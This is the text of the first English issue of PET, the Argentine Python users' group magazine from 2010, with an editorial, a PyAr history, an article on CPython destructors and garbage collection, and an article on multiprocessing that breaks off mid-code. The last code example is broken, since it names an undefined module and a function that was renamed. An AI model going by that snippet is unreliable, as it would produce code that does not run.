
ISSN 1853-2071

PET: English Translation

The magazine of the Argentina Python Users Group

Issue 1: August 2010



In This Issue:

http://revista.python.org.ar

License

This magazine is available under a CC-by-nc-sa-2.5 license.

You are free:

to Share — to copy, distribute and transmit the work.

to Remix — to adapt the work

Under the following conditions:

Attribution — You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

Noncommercial — You may not use this work for commercial purposes.

Share Alike — If you alter, transform, or build upon this work, you may distribute the resulting work only under the same or similar license to this one.

Full text of the license.

In This Issue

Staff

Editors: Roberto Alsina, Emiliano Dalla Verde Marcozzi

Site: http://revista.python.org.ar

PET is a magazine created by PyAr, the Python Users Group of Argentina. To learn more about PyAr, you can visit our website: http://python.org.ar

Responsible Editor: Roberto Alsina, Don Bosco 146 Dto 2, San Isidro, Argentina.

ISSN: 1853-2071

Editorial: PET First Shot

Author: Emiliano Dalla Verde Marcozzi
The author knew Python through Plone and those were his first steps into the world of programming.
twitter: @edvm
identi.ca: @edvm

PET - Python Entre Todos

In early June 2010 a mail appeared in the PyAr mailing list about how it would be nice to do a magazine about Python, from the community aimed at the community. A free project, a space where knowledge could be shared, a path of honour and sacrifice, communing with the spirit of our language, Python.

How was this magazine organized?

Many ideas popped, and one of the first was the name... faced with the adversity of choosing only one of many options:

- PyAr Exposed
- PET / Python Entre Todos
- The Greatest Pythonst Magazinest of the Worlds
- Lampalagua / Our national python ;)

After tussles, trials, tribulations, alliances and conference calls, finally PET was chosen as the healthiest neutral and effective choice.

Then teams were formed... we needed articles to be produced, we needed to turn them into digital formats for consumers, so we formed two entities:

- **AAASF** - Association for Anonymous Articulator Secessionists (Federated). Set or class whose members/methods can write articles about Python.
- **UNIEIE** - UNIted Entity of Immutable Editors (**read-only mode** for a friend). Group dedicated to organizing the articles and crafting a magazine using them.

First the UNIEIE made a call for contributors who wanted to be in the first issue. With those who answered, a list of possible writers was made. Then we advanced on extraordinarily complex strategies aimed at generating the magazine, involving authorities in publishing, design, programming, thaumaturgy, alchemy and Sanskrit.

The result was adherence to KISS. We set a **deadline**, hoped it was not literal and we would survive it, set a date in gregorian and started building. Several centuries later we were still toiling at it and sent email to the writers, and after extensive filtering (we only accepted articles from those who answered our emails!) a group was formed who dedicated themselves to the mission of filling the magazine with something.

The list of members was delivered to our monitoring/tracking division, which pestered them about dates, and we even started calling them names, like “Super Star”. As we were receiving articles we stored them in a secret Swiss bunker (a cheap VPS) protected by the latest innovations in security (a .htaccess file).

On July 25th, the secret committee started operation final countdown (see http://is.gd/e9pnq) aiming to give birth to this community magazine on early August to this communal magazine. But we were not happy with making a magazine just for the spanish speaking pythonista.

We are nothing if not ambitious. So we decided to do it all over again, but backwards and in high heels like Ginger Rogers, and publish it in english, too, in a month. The name became PET: English Translation because of our unhealthy appreciation of recursive acronyms.

So here we are, with this first number, the beginning and the end, genesis and antithesis of **KeyError** and **IndexError**.

Ladies and gentlemen, here we are, sit down, raise the curtains, enjoy our first shot at making a Python magazine.

How you can help PET

There are many ways to be part of this project.

You can write for the magazine

It's easy: write whatever you want (Python related), and it may appear in the magazine. So we can publish your article, send it in reStructured Text format to revistapyar@netmanagers.com.ar

If you are not familiar with reStructured text, don't worry, send it in any format and we'll fix it. Please don't worry about formatting: if the article has heavy formatting it's **harder** for us to handle. We'll get back to you quickly!

Along with the article, we'll need a couple of lines about you, an "avatar" you like (not necessarily a picture of you), contact information and that's it.

All contents must be under the same Creative Commons license as the rest of the magazine.

It may be an original piece, an expanded blog post,the translation of an interesting article. It must be good, and it must be Python.

You can be part of the team

Right now, this magazine is being done by two people. We need editors, correctors, designers (HTML and PDF), writers, translators and cookies for our coffee break.

And the most important:

You can read it and spread it

If you liked this issue and you believe it can help others, make copies and share it. Pass the link to anyone you want, if more people read it, it's easier to do the magazine. And not only is this legal, we *want* you to do it!

PyAr, The History

Author: Facundo Batista
Facundo is an Electronic Engineer who enjoys programming and playing tennis
Blog: http://taniquetil.com.ar/plog
Twitter: @facundobatista
Identi.ca: @facundobatista
Translation: Andrés Gattinoni

I met Python in 2001, looking for a cool language to work on both Unix and Windows environments, and frustrated by some previous experiences. I immediately saw that it was something I liked and started to invest time learning and going deeper into it.

I didn't know many who used this language. Yes, I was a member of both the Spanish and the English Python mailing lists, but I didn't have contact with any other Argentines who coded in it (other than a couple of co-workers). Looking for people, I came across a website which organized meetings of all sorts, I signed up, but nothing happened.

Along came 2004. Pablo Ziliani (better known as *some Pablo guy*) found the same site but he took it out of its hibernation and sent an invitation for a meeting.

This get-together was finally the First Meeting of Python Argentina. We gathered at a downtown bar on September 9th 2004, Pablo, a guy named Javier whom we never saw again, and myself.

Even though we only talked general stuff about Python, the impulse didn't stop there and from that ground we planned the next meeting, where the group started to take shape.

In this second meeting, by the end of October, the group was baptized with the name "PyAr - Python Argentina", and we decided to create a mailing list and establish a website where we would publish our objectives and the group's activities, the instructions to participate, links to useful information, and create some original content (such as local experiences with the use of Python).

The first year of the group was full of meetings. Making ourselves known wasn't easy and, although we got together once a month, we were always the same four to seven people. But in the sake of reaching more people we decided, on our August 2005 meeting, to take part on CaFeConf 2005, the GNU/Linux and Open Source Software Open Conference hosted by CaFeLUG. We presented two talks in that conference. Lucio spoke about PyGame and I gave an introduction to Python.

The first couple of meetings of 2006 came along with more people (from ten to twenty each time), and discussions on other subjects regarding the group, beyond its publicity. We created the first t-shirts, Ricardo had created an IRC channel on Freenode (the old *#python-ar*), and Alecu was suggesting to get more serious about our meetings, creating a procedure for their organization.

With a stronger structure we started to discuss other challenges such as meetings abroad, bringing some foreign guest to CaFeConf 2006, translating Python's official documentation, and something that, at that time, we called NERDcamp…

In February of that year I made my first trip to PyCon USA (the world's most important Python conference), where PyAr started to make itself visible beyond our borders, not only because I gave a Lightning Talk about our group, but also because I managed to sell many of the t-shirts we had done.

In the meetings of that first part of the year we also talked about the content of the mailing list (whether to split it in sub lists or what to do to limit conversations that were not Python-specific; we still have this discussion these days…), we talked about the Python Day held in Mendoza, and discussed how to organize the structure of the group: whether we will define *positions* within the group, or if we would stay as we were, on a horizontal structure without hierarchies.

The organization of the group deserves its own paragraph. From the beginning of Python Argentina until now there has never been people with specific positions. We have always kept a very healthy anarchy, where people who want to push forward an internal project does it in free association without the need of "official decisions" that would impose a line on the rest of the people involved in the group. In other words, if anyone in PyAr wants to push forward a project, he only has to get on with it, and he will have more or less supporters depending on how interesting the project is, but he doesn't need to "make it official" or ask for approval of any kind.

Going on with the story

On June 2006 took place the First Santa Fe Python Conference, in the Universidad Tecnológica Nacional in the city and province of, precisely, Santa Fe. The conference was a success and in the sprint that followed (over pizza and chit chat) we started to work on a project that is very important for the group: an offline version of the Wikipedia. This event was very encouraging and in the next meeting Pablo Ziliani suggested that we tried to set the objective of "organizing a *federal* meeting at least once a year", and we decided we wanted to have a PyAr flag.

September 2006 found us participating on the third edition of PyWeek, an international programming challenge where the aim is to code a game in Python in a week, starting from the scratch and finishing something that can be tested by the rest of the competitors. It wasn't the first time we participated, but this time one of the groups of PyAr won the competition with the game Typus Pocus (and another of our groups ended up third!).

The second half of the year didn't bring much news until we got to CaFeConf 2006, where we had our first stand with a brand new flag. Also one of the plenary talks of the event was given by Alex Martelli (who spoke about "What is Python and why does it matter"), an international guest brought thanks to PyAr's arrangements.

After this event we started to acknowledge how important it was for Python Argentina to be a part of these conferences and talks which were open to the community, because after them we noticed a big increase in the amount of subscribers to the mailing list. Besides, we started to establish strong links with the rest of the Open Source Software community of Argentina, a community that some of us knew but in which we were not involved.

The year 2007 was one of consolidation. There were many meetings in the capital and the rest of the country, there was the second Python Day in Santa Fe (this time with two tracks, a new success), and PyAr participated in CaFeConf, Unlux and the Regional Conference of Open Source Software in Córdoba. As it was discussed in the group's meeting after that conference, Python Argentina was a new-born group which took advantage of the courtesy of its "older brothers": the organizational skills and the people involved in the LUGs. An important detail to consider is that Python was the only programming language with its own stand, both in CaFeConf and the Regional Conference.

During this year also the mailing list reached an amount of users which allowed it to work on its own: most of the responses to the questions that came up stopped coming from the 20 or 30 people who started the group, and instead came from the new people. We also enabled the IRC as a means of communication, but using *#pyar* as the Freenode channel (we needed to do some changes and couldn't get to Ricardo, who had created the previous one). Together, the mailing list and the IRC channel proved to be the best means of communication for the group, complementing each other since the dynamic is different in each case, and both having a persistent support from the website, that soon started to get filled with Recipes, Job offers, News, Documentation, FAQ, etc.

2008 started with a big news: the first PyCamp. Organized by Except, a company from Córdoba, this event took place during four days in which we worked on different Open Source projects related with Python, we socialized and had some little contact with nature.

In the meeting of May that year we talked about the participation of the group in other international events. We were represented again at the PyCon and for the first time in Fisl (where members of PyAr made Falabracman, a game coded in 36 hours for the OLPC Game Jam, which they won!). We also discussed an important difference between user groups in USA and Argentina; in the United States they get together directly to code or talk about strictly technical stuff; in Argentina the meetings have a more social objective, to get to know each other's faces and maybe drink a couple of beers. Also, returning to a previous idea, Humitos told us that he was doing a Spanish translation of Django's manual, and it was suggested that we translate the official Python Tutorial, with the possibility of printing it and publishing it to be sold or given out at different events.

The second part of the year was very active as well. Not only because of meetings in Buenos Aires and the rest of the country (first time in Rosario!), but also because we finished the design of the second batch of PyAr t-shirts, and we participated again in the Regional Conference of Open Source Software. In this event Python had, once again, a strong presence, not only for the amount of talks we gave or the success of the stand, but also because we brought another international guest (Raymond Hettinger) to speak at a major event.

There was also the Third Python Conference in Santa Fe, where it was formally announced that the next year it would take place the first national Python conference in Argentina. In the last meeting of the year in Buenos Aires we finished discussing the beginning of the organization of this important conference, and we ended 2008 looking forward to the next year.

Fifth Anniversary

The last few days of March 2009 brought the second edition of PyCamp, once again at Los Cocos (Córdoba). They were four days in which many projects were developed and we strengthen the bonds within the Python community.

The second part of the year had as the main course PyCon Argentina 2009, the first conference in Spanish in the world, which was a well-deserved celebration of the fifth birthday of PyAr. They were two days in September, in the morning and the afternoon, with three sections in parallel most of the time. We used three auditoriums with different capacities, the biggest being for 300 people, and we split the talks in three types: common talks (we had 33 distributed in both days), lightning talks, and plenary talks.

PyCon was a huge success (we didn't expect so many people, we had over 400 people over, many from Buenos Aires, but a good deal of people from the rest of the country, and some from abroad), and it had a very good repercussion both in our country and in international media. This last thing was influenced by the fact that we had two first-class guests (Jacob Kaplan-Moss and Collin Winter) who gave wonderful plenary talks.

We were able to close the conference with one of the oldest projects within the group: the Spanish translation of the (official) Python Tutorial, which we published online but we could also print a large quantity of them to give out during the conference (specially during the talk *Introduction to Python*), and we could also take them to other events in which we participated. Furthermore, given that PyAr has many members who study at universities, we donated tutorials for the libraries of those institutions.

We closed the year participating in a friendly event, "Fábrica de Fallas" (Failure Factory), at La Tribu. It's not a space traditionally oriented to programming and, though PyAr had always been welcomed there, we were gladly surprised that one of the artistic moments of the event was a mural based on the Python Tutorial!

2010 started with the classic PyCamp in the first part of the year, but this time not at Los Cocos, like in the previous editions, but in Veronica (Buenos Aires). We changed the location but not the style: PyCamps are one of the most interesting programming events I know, and one of the best performing when it comes to learn and have fun.

The work on CDPedia also received a boost. This is the project I mentioned before about putting the Wikipedia inside a disc that can be used without an Internet connection. In the CD version we managed to include 80 thousand articles, most of them with images. In the DVD version we put all the articles, most of them with their corresponding images. If we can finish with some features we need, we will be distributing CDPedia in many schools all across the country, through the Ministry of Education.

In May we had the first Python Day in Rafaela, Santa Fe, which was a success, having almost 100 people over. And in September we will be hosting the first Python Day in Buenos Aires, which we are really looking forward to.

The second part of this year will also bring the first round of Open Talks at La Tribu (a series of talks about programming and Python, *a la gorra* -passing the hat around-, open to the community), and the second edition of PyCon Argentina, this time in Córdoba.

We will probably close the sixth year of the group celebrating all what was done, but also planning new events, new ways to promote Python and to get all Python users of the country together.

from gc import commonsense - Finish Him!

Author: Claudio Freire

I'm not sure if everyone does, but many of those of us who use python (and any other high level language in fact) feel drawn towards their elegant abstractions. And not the least of which is the one that abstracts memory management, known as the `garbage collector`.

This weird thing, as revered as ignored, lore tells, allows us to program without worrying about memory. There's no need to reserve it, there's no need to free it... the `garbage collector` takes care of it all.

And, as any tale of lore, there's *some* truth to it.

In this column we'll analyze the myths and truths of automated memory management. Much of what we'll cover applies to many languages - all those that use some kind of automated memory management - but, of course, we'll focus on the kind of memory management used by Python. And not any python flavour, since they're many.. CPython.

Finalization

Getting some distance from the menial for a while, reserving and freeing bytes, because before getting into those gritty visceral details of CPython we must know the surface that covers them, we'll take a look at something that has profound repercussions over memory and resource management in general.

If the reader has ever programmed various object-oriented languages (not just python), he/she'll know a lot about constructors. Little wee functions that, well, construct instances of objects of some particular class.

For example:

```
>>> class UselessClass:
...     def __init__(self, value):
...         self.value = value
...
>>> uselessObject = UselessClass(3)
>>> uselessObject.value
3
```

The same reader will also remember something much less common in Python: destructors. Destructors (so called in many languages, but known by other names as well) are functions that are invoked to *free* resources often associated to an instance. For example, if our `UselessClass` had a file for value, a socket, or anything that needs to be *"closed"* or *"freed"*, we'd want a *destructor* that does so when the instance ceases to exist.

That's called finalization, and in python it's written like so:

```
>>> class UselessClass:
...     def __init__(self, filey):
...         print "opening"
...         self.value = open(filey, "r")
...     def __del__(self):
...         print "closing"
...         self.value.close()
...
>>> uselessObject = UselessClass("filey.txt")
opening
>>> uselessObject = None
closing
```

Another reader would say *Huh... interesting.* I won't say otherwise.

And yes, the class is called useless because file objects in python already have their built-in destructor, that closes the file. But it's just an example.

Lifetime of a class

Now comes *the* question to ask oneself. When does an instance, then, cease to exist? When is `__del__` called?

In most high level languages that manage memory for us, the definition is vague: at some point, when there's no reachable references left to it.

In that little phrase is a world of sub-specification. What is a reachable reference? When exactly? Immediately after the remaining references become unreachable? A minute afterwards? An hour? A day? When?

As the first question is tough, we'll see it the next time. And for the second, third, fourth, fifth and sixth question... well.. there's no precise answer **coming from the language's specification**. The specification is, thus, vague, and intentionally so.

The usefulness of a vague specification (not being clear about when an instance has to be finalized) is big indeed, believe it or not. If it weren't for that, Jython would not exist. For those that don't know Jython, it's an implementation of the Python language, but made in Java - because nothing says all implementations must be done in C, and because nothing is stopping it.

If the specification had said that all objects are finalized immediately after becoming unreachable, an implementation made in Java would have been incredibly less efficient. This is so because such a requirement is very different from the requirements imposed on java's `garbage collector`. Being vague, Python's specification allows Jython to reuse Java's `garbage collector`, which makes Jython viable.

And if any reader coded finalizers in Java, he/she'd already be noting the issue: Python, as a language, doesn't give us any guarantee about when our `__del__` destructor runs, only that it's ran. Sometime. Today, tomorrow, the next day... or when the computer is turned off. Whatever. The specification doesn't specify, any of those options is good for Python.

Actually, it's worse: since Python's specification actually says there's not even a guarantee that the destructor will be called for objects alive when the interpreter shuts down. That is, if I call `sys.exit(0)`, objects alive at the time may or may not be finalized. So there's not even the guarantee that the destructor is eventually called for all cases.

But CPython, as opposed to Jython, implements a type of `garbage collector` that is much more immediate in detecting unreachable references - at least in most cases. This makes destructors seem magic, immediate, almost like C++'s destructors. And that's the reason why destructors in CPython are ten times more useful than they are in, say, Java. Or Jython.

Many Python programmers will wrongfully hold that immediate nature as something of Python (the language), instead of CPython (the implementation), which is what it is. Sadly I'm one of them. It's very comfy, one has to admit, so if we're going to base our code in that comfiness, lets do it in good conscience, knowing fully well what we're doing and what the limits are.

Circular references

Our useless class uses a destructor to close the file... something that is considered incorrect in Python. Why, so many people ask.

So lets see:

```
>>> uselessObject = UselessClass("filey.txt")
opening
>>> uselessObject2 = UselessClass("filey.txt")
closing
>>> uselessObject.circle = uselessObject2
>>> uselessObject2.circle = uselessObject
>>> uselessObject = uselessObject2 = None
```

Now, exercise for the reader: think about what would come out the console after that last sentence. It's not uncommon to go wrong here and say: *it prints "closing" twice*. Nope. Does not. Go ahead, try it out.

For us to understand what's going on, type in the console `import gc ; gc.garbage`. There they are, our two instances of `UselessClass`.

What happened? We'll see it in detail in another installment. The important thing to remember here is that destructors don't get along very well with circular references. And there's many, many ways for us to unknowingly create circular references, and they're not always easy to spot, and they're always harder to get rid of. `gc.garbage` will be our best friend when we suspect of this kind of problem.

Reviving objects

People aren't the only ones to get CPR. Objects in python can too. Honestly, I never found it useful. For absolutely anything. But someone must have thought it was cool, because it's part of the language.

If a destructor, in the process of destructing, creates a *new reachable reference to itself*, the destruction is cancelled, and the object lives on.

Maybe it's useful for debugging, or to do crazy stuff. Lets imagine a resource that just has to be destroyed in the main thread (it's not unheard of, happens quite a few times). The destructor will, then, ask for `thread.get_ident()` and compare against the main thread, if it's not running in the right thread, it will queue the instance's destruction for the proper thread to process. Upon queuing, a new reachable reference is created, and CPython will detect this. It's perfectly legal.

It could also happen by accident, and this is the important thing to remember, because I doubt many readers will want to do it on purpose. So it's important then not to let a reference to `self` escape from a destructor, or we'll end up with ugly situations. Memory leaks, unclosed resources, exceptions. Ugly things.

Lets see precisely a case where we'll get away with it, because Python itself handles it its own way:

```
>>> class UselessClass:
...     def __init__(self, filey):
...         print "opening"
...         self.value = open(filey, "r")
...     def __del__(self):
...         raise RuntimeError, "I wanna break ya'"
...
>>> try:
...     x = UselessClass("filey.txt")
...     # stuff
...     x = None
... except:
...     pass
...
opening
Exception RuntimeError: RuntimeError("I wanna break ya'",)
      in <bound method ClaseInutil.__del__
      of <__main__.ClaseInutil instance at 0x7f2b2873e4d0>> ignored
```

The fun part of the code above isn't that it blows up. It's obvious, after all I threw a `RuntimeError` quite explicitly. The fun part is that it **does not**.

One would expect it to throw a `RuntimeError`, that will be caught by the except statement, and ignored **silently**. But no printout about the matter. If it did that, though, the reference would not disappear, because when the exception is thrown, a reference to `self` would be stored in the `Traceback` of the exception. And when coming out of the `except` block it would try to destroy it again, raising another exception, which revives the object one more time... and so on and so on. Infinite fun.

> ***Note**: It so happens that all exceptions have a reference to the local variables where they were risen, because it's useful for debuggers, and that can keep instances alive or even revive them.*

So CPython, quite aware of the matter, ignores exceptions that try to escape a destructor. If the destructor doesn't catch an exception, it won't be elevated to the "caller". What makes sense, if you think about it, because the code that called the destructor did so implicitly, by pure chance, and would rarely know how to handle the exception.

Another common way to let a reference to `self` escape that tends to go unnoticed is when using `closures`. Lambda expressions like `lambda x : self.attribute + x`, they have an implicit reference to self, and if that expression escapes self also does.

Context managers

Concluding, destructors are useful, comfortable, and hard to predict. They have to be used with care, and whenever assuming that destructors are called with any immediate quality after dereferencing an instance, we'll be creating code that only works properly on CPython.

For reliable file closing, Python provides us with a better, more predictable and more uniformly supported tool: the `with` statement:

```
>>> with open("archivito.txt", "r") as f:
...     # do something
...     # no need to call f.close(),
...     # it's called automatically when exiting the 'with' block
```

We won't go into the `with` statement, but it's worth mentioning that it doesn't replace destructors. Only the use we've been giving them along this article, that is, to close files. The `with` statement also has many more uses, so I invite you to do some research yourselves.

Painless Concurrency: The multiprocessing Module

Author: Roberto Alsina
The author has been around python for a while, and is finally getting the hang of it.
Blog: http://lateral.netmanagers.com.ar
twitter: @ralsina
identi.ca: @ralsina

Sometimes when you are working on a program you run into one of the classic problems: your user interface blocks. We are performing some long task and the window “freezes”, jams, doesn’t update until the operation is over.

Sometimes we can live with it, but in general it gives the image of amateurish, or badly written application.

The traditional solution for this problem is making your program multi threaded, and run more than one parallel thread. You pass the expensive operation to a secondary thread, do what it takes so the application looks alive, wait until the thread ends, and move on.

Here is a toy example:

```
# -*- coding: utf-8 -*-
import threading
import time

def trabajador():
    print "Starting to work"
    time.sleep(2)
    print "Finished working"

def main():
    print "Starting the main program"
    thread = threading.Thread(target=trabajador)
    print "Launching thread"
    thread.start()
    print "Thread has been launched"
    # isAlive() is False when the thread ends.
    while thread.isAlive():
        # Here you would have the code to make the app
        # look "alive", a progress bar, or maybe just
        # keep on working as usual.
        print "The thread is still running"
        # Wait a little bit, or until the thread ends,
        # whatever's shorter.
        thread.join(.3)
    print "Program ended"

# Important: the modules should not execute code
# when they are imported
if __name__ == '__main__':
    main()
```

Ir produces this output:

```
$ python demo_threading_1.py
Starting the main program
Launching thread
Thread has been launched
The thread is still running
Starting to work
The thread is still running
The thread is still running
The thread is still running
The thread is still running
The thread is still running
The thread is still running
Finished working
Program ended
```

It’s tempting to say “threading is nice!” but... remember this was a toy example. It turns out that using threads in Python has some caveats.

- You are not using multiple cores.

  Since there is a global lock in the interpreter, it turns out that python instructions, even when in more than one thread, are executed in sequence.

The exception is that if you program does I/O, while you are doing it, the interpreter works.

- It's easy to shoot your own foot

  Paraphrasing Jamie Zawinsky, if when you see a problem you think "I'll fix it using threads"... now you have two problems.

- There is no way to forcibly interrupt a thread! That makes it possible to lock your app in complicated ways.

- It's harder to debug multi threaded apps, specifically for race conditions and deadlocks.

So, what can we do? Use processes instead of threads. Let's see an example that's suspiciously similar to the previous one:

```
# -*- coding: utf-8 -*-
import multiprocessing
import time

def worker():
    print "Starting to work"
    time.sleep(2)
    print "Finished working"

def main():
    print "Starting the main program"
    thread = processing.Process(target=trabajador)
    print "Launching thread"
    thread.start()
    print "Thread has been launched"

    # isAlive() is False when the thread ends.
    while thread.isAlive():
        # Here you would have the code to make the app
